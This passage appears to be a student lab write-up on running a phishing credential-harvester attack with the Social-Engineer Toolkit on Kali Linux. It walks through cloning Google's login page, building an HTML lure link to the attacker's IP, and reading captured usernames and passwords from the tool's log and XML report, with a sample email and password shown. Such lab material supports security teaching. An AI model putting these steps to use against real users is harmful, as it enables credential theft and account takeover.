        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 24  bytes 1240 (1.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 24  bytes 1240 (1.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


Figure 6: IP address of Kali Linux [1]



```
set:webattack>1
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

-------------------------------------------------------------------------------------
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [134.190.176.108]:134.190.176.108
```

Figure 7: Adding Kali Linux IP address in the prompt [1]


Choose a "Google template" to clone the website



```
-----------------------------------------------------------
            **** Important Information ****

For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.

You can configure this option under:

      /etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

-----------------------------------------------------------

  1. Java Required
  2. Google
  3. Twitter

set:webattack> Select a template:2
```

Figure 8: Selecting Google template [1]

The setup for a **phishing attack** is complete, you have cloned the login page of Google and hosted it on the server.




```
set:webattack> Select a template:2

[*] Cloning the website: http://www.google.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

Figure 9: Phishing attack setup completed [1]

Now, generate a phishing link by creating a test.html file in your Kali virtual machine as follows:


```
<html>
<body>
<a href="http://IP_ADDRESS"> Login to google Page </a>
</body>
</html>
```



```
┌──(kali㉿kali)-[~/Desktop]
└─$ cat test.html
<html>
    <body>
        <a href="http://134.190.176.108"> Login to google Page </a>
    </body>
</html>
```

Figure 10: text.html file that generates the phishing link

Now, go to the browser and open the test.html file. You will find phishing URL on the page as follows: Login to google Page.




/home/kali/Desktop/test.htm
file:///home/kali/Desktop/test.html
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter

Login to google Page

Figure 11: Opening text.html on the browser

Click on "Login to google Page". This will redirect you to the fake Google page. Enter username and password and click on login.




Google
Sign in with your Google Account
Sign in
Need help?
Create an account
One Google Account for everything Google

vishakavinod@gmail.com
●●●●●●●●●●●●

Figure 12: UI of the fake Google login page


In the background, your setoolkit has recorded your credential information.



```
set:webattack> Select a template:2

[*] Cloning the website: http://www.google.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
134.190.176.108 - - [23/Mar/2024 08:01:29] "GET / HTTP/1.1" 200 -
134.190.176.108 - - [23/Mar/2024 08:01:31] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCkfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdldzBENhIfVWsxSTdNLW9MdThibW1TMFQzVUZFc1BBaURuWmlRSQ%E2%88%99APsBz4gAAAAA
Uy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=â
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=vishakavinod@gmail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=csci6708_A5
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

134.190.176.108 - - [23/Mar/2024 08:03:20] "POST /ServiceLoginAuth HTTP/1.1" 302 -
```

Figure 13: The setoolkit has recorded the user credentials [1]

Find out the location where you can check the credentials, that have been recorded in XML file.



```
┌──(root㉿kali)-[~/.set/reports]
└─# pwd
/root/.set/reports

┌──(root㉿kali)-[~/.set/reports]
└─# ls
'2024-03-23 08:05:06.027592.xml'   files

┌──(root㉿kali)-[~/.set/reports]
└─# cat 2024-03-23\ 08:05:06.027592.xml
<?xml version="1.0" encoding='UTF-8'?>
<harvester>
   URL=http://www.google.com
   <url>      <param>GALX=SJLCkfgaqoM</param>
      <param>continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdldzBENhIfVWsxSTdNLW9MdThibW1TMFQzVUZFc1BBaURuWmlRSQ%E2%88%99APsBz4
gAAAAAUy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX</param>
      <param>service=lso</param>
      <param>dsh=-7381887106725792428</param>
      <param>_utf8=â</param>
      <param>bgresponse=js_disabled</param>
      <param>pstMsg=1</param>
      <param>dnConn=</param>
      <param>checkConnection=</param>
      <param>checkedDomains=youtube</param>
      <param>Email=vishakavinod@gmail.com</param>
      <param>Passwd=csci6708_A5</param>
      <param>signIn=Sign+in</param>
      <param>PersistentCookie=yes</param>
   </url>
</harvester>
```

Figure 14: The recorded credentials XML file location and contents [1]

The file is located in the **/root/.set/reports** directory.

Login information recorded:

Username: *vishakavinod@gmail.com*

Password: *csci6708_A5*

References

[1] B. F. RAMADHAN, “Kali Linux: Social Engineering Toolkit,” *Linuxhint*. [Online]. Available: https://linuxhint.com/kali-linux-set/. [Accessed: March 23, 2024].